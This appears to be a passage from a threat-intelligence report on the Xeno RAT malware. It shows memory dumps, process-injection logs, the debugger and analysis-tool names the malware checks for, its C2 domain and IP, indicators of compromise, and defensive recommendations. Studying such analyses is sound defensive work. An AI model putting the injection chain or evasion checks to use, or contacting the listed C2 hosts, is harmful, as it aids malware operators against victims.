000001EF086F7540	00 FA 03 00 AE FC 03 00 00 00 00 00 00 00 00 00	...u...Rü...
000001EF086F7550	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7560	00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
000001EF086F7570	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7580	21 00 00 00 01 00 00 00 11 11 11 11 11 11 11 11
000001EF086F7590	11 11 11 11 11 11 11 11 00 00 00 00 00 00 00 00
000001EF086F75A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F75B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F75C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F75D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F75E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F75F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7600	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7610	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7620	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7630	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7640	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7650	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7660	00 00 00 00 00 00 00 00 28 00 00 26 6A 1F 00 00 (.q)...
000001EF086F76D0	20 7C 6E 08 EF 01 00 00 50 38 6D 08 EF 01 00 00 8m.i...
000001EF086F76E0	58 00 5C 00 55 00 52 00 48 00 52 00 5C 00 52 00	V\..U.S.E.R.\.S...
000001EF086F76F0	2D 00 31 00 2D 00 35 00 2D 00 32 00 31 00 2D 00	-.1.-.5.-.2.1.-.
000001EF086F7700	32 00 35 00 34 00 38 00 30 00 33 00 30 00 38 00	2.5.4.8.0.3.0.8.
000001EF086F7710	39 00 31 00 2D 00 34 00 77 0E 98 26 42 1F 00 08	9.1.-.4.W..08...
000001EF086F7720	34 02 1D 00 00 00 00 00 02 04 11 00 00 00 00 00	4.....
000001EF086F7730	00 00 01 50 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7740	04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00
000001EF086F7750	00 00 00 00 60 00 00 00 60 00 00 00 02 00 00 00
000001EF086F7760	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001EF086F7770	00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00


Modified content of LICENSE file

mov r10,rcx	ZwResumeThread	RDx	0000002976FFE2C8
mov eax,52	52: 'R'	RBP	0000002976FFE3C0 &L"C:\\windows\\hh.exe"
test byte ptr ds:[7FFE0308],1		RSP	0000002976FFE288
jne ntdll!7FF8E3C40AAS		RSI	000001EF086F3FC2
syscall	NtResumeThread	RDI	000001EF086F3FC2

Resuming hh.exe process

ADEplorer64.exe also created two shortcut files in the current working directory:

Process Name	Operation	Path	Detail
ADEplorer64...	CreateFile	AppData\Roaming\Adobe\Drivers\Guide.Ink	Desired Access: Read Attributes, Disp
ADEplorer64...	CreateFile	AppData\Roaming\Adobe\Drivers\Guide.Ink	Desired Access: Read Attributes, Disp
ADEplorer64...	CreateFile	AppData\Roaming\Adobe\Drivers\Guide.Ink	Desired Access: Generic Read/Write,
ADEplorer64...	WriteFile	AppData\Roaming\Adobe\Drivers\Guide.Ink	Offset 0, Length: 1154, Priority: Normal
ADEplorer64...	CloseFile	AppData\Roaming\Adobe\Drivers\Guide.Ink	
ADEplorer64...	CreateFile	AppData\Roaming\Adobe\Drivers\Support.url	Desired Access: Generic Write, Read
ADEplorer64...	WriteFile	AppData\Roaming\Adobe\Drivers\Support.url	Offset 0, Length: 179, Priority: Normal
ADEplorer64...	CloseFile	AppData\Roaming\Adobe\Drivers\Support.url	



The Support.url file points to the Guide.Ink file, which runs the command that executed the ADEplorer64.exe at initial stage, as shown in the above screenshot.

3rd Stage Execution:


During the third stage of execution, the hh.exe process generates a suspended colorcpl.exe process and subsequently writes into its memory (process injection):

<pre> mov r10,rcx mov eax,C9 test byte ptr ds:[7FFE0308],1 jne ntdll.7FF8E3C4E975 jmp cs:0 ret </pre>		ZwCreateUserProcess	<pre> R9 00000033F887AC38 4"PE" R10 00007FF8E3C4E974 ntdll.00007FF8E3C4E974 R11 0000000000000246 L'g' R12 0000000000000001 R13 0000000000000002 R14 0000000000000003 </pre>	
Type	Type numb	Handle	Access	Name
Process	7	1A0	1FFFFF	PID: 3996 (\Device\HarddiskVolume3\Windows\System32\colorcpl.exe)
Thread	8	190	1FFFFF	TID: 2540, PID: 3996 (\Device\HarddiskVolume3\Windows\System32\colorcpl.exe)
File	25	1A4	100CA1	\Device\HarddiskVolume3\Windows\System32\colorcpl.exe

Process Name	Operation	Path	Detail
hh.exe	CreateFile	C:\Windows\System32\colorcpl.exe	Desired Access: Read Attributes, Disposition: Open, Options: Open For B
hh.exe	QueryBasicInformationFile	C:\Windows\System32\colorcpl.exe	CreationTime: 07-12-2019 14:38:55, LastAccessTime: 24-08-2023 18:37:07
hh.exe	CloseFile	C:\Windows\System32\colorcpl.exe	
hh.exe	CreateFile	C:\Windows\System32\colorcpl.exe	Desired Access: Read Attributes, Disposition: Open, Options: Open For B
hh.exe	QueryBasicInformationFile	C:\Windows\System32\colorcpl.exe	CreationTime: 07-12-2019 14:38:55, LastAccessTime: 24-08-2023 18:37:07
hh.exe	CloseFile	C:\Windows\System32\colorcpl.exe	
hh.exe	CreateFile	C:\Windows\System32\colorcpl.exe	Desired Access: Read Data/ListDirectory, Execute/Traverse, Read Attrib
hh.exe	QueryEAFile	C:\Windows\System32\colorcpl.exe	
hh.exe	FileSystemControl	C:\Windows\System32\colorcpl.exe	Control: FSCTL_GET_EXTERNAL_BACKING
hh.exe	FileSystemControl	C:\Windows\System32\colorcpl.exe	Control: FSCTL_QUERY_USN_JOURNAL
hh.exe	CreateFileMapping	C:\Windows\System32\colorcpl.exe	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE
hh.exe	QueryStandardInformationFile	C:\Windows\System32\colorcpl.exe	AllocationSize: 73728, EndOfFile: 87552, NumberOfLinks: 2, DeletePendin
hh.exe	ReadFile	C:\Windows\System32\colorcpl.exe	Offset 0, Length: 87552, I/O Flags: Non-cached, Paging I/O, Synchronou
hh.exe	ReadFile	C:\Windows\System32\colorcpl.exe	Offset 87040, Length: 512, I/O Flags: Non-cached, Paging I/O, Synchronou
hh.exe	CreateFileMapping	C:\Windows\System32\colorcpl.exe	SyncType: SyncTypeOther

Created suspended colorcpl.exe process and wrote process memory

The hh.exe process terminates and colorcpl.exe process resumes under the explorer.exe (parent process):



Process Tree

The injected process hh.exe employs defensive measures to evade analysis:

Results - hh.exe (5412)

1,976 results.

Address	Result
0x191f00f4428	ollydbg.exe
0x191f00f4480	idag64.exe
0x191f00f44b0	idaw64.exe
0x191f00f44e0	idaq64.exe
0x191f00f4510	idau64.exe
0x191f00f4528	scylla.exe
0x191f00f4540	scylla_x64.exe
0x191f00f4560	scylla_x86.exe
0x191f00f4580	protection_id.exe
0x191f00f45a8	x64dbg.exe
0x191f00f45c0	x32dbg.exe
0x191f00f45d8	windbg.exe
0x191f00f45f0	reshacker.exe
0x191f00f4610	ImportREC.exe
0x191f00f4630	IMMUNITYDEBUGGER.EXE
0x191f00f4660	devenv.exe
0x191f00f4678	Procmon.exe
0x191f00f4690	Procmon64.exe
0x191f00f46c8	disassembly
0x191f00f4758	Import reconstructor
0x191f00f4790	Process Monitor - Sysinternals: www.sysinternals.com
0x191f00f4800	Zeta Debugger
0x191f00f4820	Rock Debugger
0x191f00f4840	ObsidianGUI
0x191f00f4860	WinDbgFrameClass
0x191f00f48d0	PROCMON_WINDOW_CLASS
0x191f00f4900	explorer.exe
0x191f00f4978	Unpacked.exe
0x191f00f4e9c	HookLibraryx64.dll
0x191f00f4eaf	HookDllData
0x191f00f4ebb	HookedGetLocalTime
0x191f00f4ece	HookedGetSystemTime
0x191f00f4ee2	HookedGetTickCount64
0x191f00f4ef7	HookedGetTickCount
0x191f00f4f0a	HookedKUserExceptionDispatcher
0x191f00f4f2a	HookedNativeCallInternal
0x191f00f4f43	HookedNtClose
0x191f00f4f51	HookedNtContinue
0x191f00f4f62	HookedNtCreateSection
0x191f00f4f78	HookedNtCreateThread

Looks for Debuggers
and analysis tools

Looks for hooked
DLLs

defensive measures used by hh.exe

Final Stage Execution:

In the final stage, the execution of colorcpl.exe commences. It performs a check to ascertain if there is any installation of the Xeno RAT on the victim machine:

colorcpl.exe	CreateFile	C:\Windows\System32\xeno rat client.dll	NAME NOT FOUND
colorcpl.exe	CreateFile	C:\WINDOWS\system32\xeno rat client\xeno rat client.dll	PATH NOT FOUND
colorcpl.exe	CreateFile	C:\Windows\System32\xeno rat client.exe	NAME NOT FOUND
colorcpl.exe	CreateFile	C:\WINDOWS\system32\xeno rat client\xeno rat client.exe	PATH NOT FOUND

After confirming the nonpresence of Xeno RAT (on an uninfected host), process starts communicating with the the domain "internal-liveapps[.]online" which resolves to the IP address :45[.]61[.]139[.]51:


```

1 0.000000 fe... fe... DNS 104 Standard query 0x6a11 A internal-liveapps.online
2 0.254829 fe... fe... DNS 120 Standard query response 0x6a11 A internal-liveapps.online A 45.61.139.51

```

DNS traffic

It sends and receives obfuscated content over the network continuously, exhibiting a pattern resembling to Remote Access Trojan (RAT) activity:




TCP communication of colorcpl.exe process

The mapped memory of the colorcpl.exe process reveals its capabilities, including communication with a command-and-control (C2) server over a SOCKS proxy, receipt of commands, transmission of updates, addition and removal from the startup, and the ability to uninstall itself:



Memory-map of colorcpl.exe

Xeno RAT also adds itself to the scheduled task for persistence:



Xeno-RAT CAPABILITIES

The examination of the Xeno RAT yields valuable insights and unveils its operational characteristics. Drawing from this analysis and the data extracted, the subsequent points outline the capabilities of this remote access trojan:

- Monitors victim's activity.
- Operates covertly.
- Use defensive measures to evade analysis.
- Uses Hidden Virtual Network Computing to access the compromised systems.
- Uses socks5 proxy to connect with C2 server.
- Persistence using scheduled task.
- Utilizes process injection to target legit Windows process (hh.exe and colorcpl.exe)
- Uses obfuscation in codes and network traffic.
- Receives and executes the commands from C2.
- Employs measures against debugging and actively avoids detection mechanisms.
- Sends status update to C2 at regular intervals.
- It can add and remove from the systems startup.
- It can uninstall itself from the compromised system.

CONCLUSION

In summary, Xeno RAT is a dynamically evolving malware, boasting advanced capabilities coded in C#. It is freely accessible on GitHub, where threat actors leverage it to infiltrate targets through diverse tactics, such as distributing free content and phishing emails. Additionally, the developer pledges ongoing updates to enhance its functionality.

To reduce the risks associated with Xeno RAT malware, users should exercise caution when opening files from untrustworthy sources or clicking on unfamiliar links, particularly those offering questionable software or content. Furthermore, deploying robust cybersecurity measures, including utilizing reputable antivirus software, ensuring software is regularly updated, and staying vigilant against social engineering tactics, can significantly bolster protection against such threats.

It's imperative for both platform providers and users to stay vigilant in detecting and reporting suspicious activities. Collaboration between cybersecurity professionals and platform administrators is crucial for promptly identifying and addressing such threats, leading to a safer online environment. Education and awareness campaigns are also vital in equipping individuals with the knowledge to recognize and evade such malware, ultimately fostering a more resilient and secure online ecosystem.

INDICATORS OF COMPROMISE

S/N	Indicators	Type	Context
-----	------------	------	---------

1	13b1d354ac2649b309b0d9229def8091	File	Screenshot_2024-01-30_w-69-06-18264122612_DCIM.png.Ink
2	848020d2e8bacd35c71b78e1a81c669c9dc63c78dd3db5a97200fc87aeb44c3c	File	Screenshot_2024-01-30_w-69-06-18264122612_DCIM.png.Ink
3	6f9e84087cabbb9aaa7d8aba43a84dcf	File	Sys.zip
4	4d0d8c2696588ff74fe7d9f8c2097fddd665308fccf16ffea23b9741a261b1c0	File	Sys.zip
5	7704241dd8770b11b50b1448647197a5	File	Samcli.dll
6	1762536a663879d5fb8a94c1d145331e1d001fb27f787d79691f9f8208fc68f2	File	Samcli.dll
7	0aa5930aa736636fd95907328d47ea45	File	LICENSE
8	96b091ce5d06afd11ee5ad911566645dbe32bfe1da2269a3d3ef8d3fa0014689	File	LICENSE
9	45[.]61[.]139[.]51	IP address	C2
10	internal-liveapps[.]online	Domain	C2

MITRE ATT&CK TACTICS AND TECHNIQUES

No.	Tactic	Technique
1	Execution (TA0002)	T1059.003: Windows Command Shell
		T1053.005: Scheduled Task
		T1204.001: Malicious Link
		T1024.002: Malicious File
2	Persistence (TA0003)	T1053.005: Scheduled Task
3	Defense Evasion (TA0005)	T1622: Debugger Evasion
		T1497:Virtualization/Sandbox Evasion
		T1055: Process Injection
4	Discovery (TA0007)	T1622: Debugger Evasion
		T1497:Virtualization/Sandbox Evasion
5	Command and Control (TA0011)	T1071.001: Web Protocols
4	Discovery (TA0007)	T1622: Debugger Evasion
		T1497:Virtualization/Sandbox Evasion

Recommendations

- Implement threat intelligence to proactively counter the threats associated with Xeno RAT malware.
- To protect the endpoints, use robust endpoint security solutions for real-time monitoring and threat detection, such as Antimalware security suit and host-based intrusion prevention system.
- Continuous monitoring of the network activity with NIDS/NIPS and using the web application firewall to filter/block the suspicious activity provides comprehensive protection from compromise, due to encrypted payloads.
- Configure firewalls to block outbound communication to known malicious IP addresses and domains associated with Xeno RAT command and control servers.
- Implement behavior-based monitoring to detect unusual activity patterns, such as suspicious processes attempting to make unauthorized network connections.

- Employ application whitelisting to allow only approved applications to run on endpoints, preventing the execution of unauthorized or malicious executables.
- Conducting vulnerability assessment and penetration testing on the environment periodically helps in hardening the security by finding the security loopholes, followed by remediation process.
- Use of security benchmarks to create baseline security procedures and organizational security policies is also recommended.
- Develop a comprehensive incident response plan that outlines steps to take in case of a malware infection, including isolating affected systems and notifying relevant stakeholders.
- Security awareness and training programs help to protect from security incidents, such as social engineering attacks. Organizations should remain vigilant and continuously adapt their defenses to mitigate the evolving threats posed by Xeno-RAT malware.
- Update security patches which can reduce the risk for potential compromise.

Copyright CYFIRMA. All rights reserved.

Copyright CYFIRMA. All rights reserved.

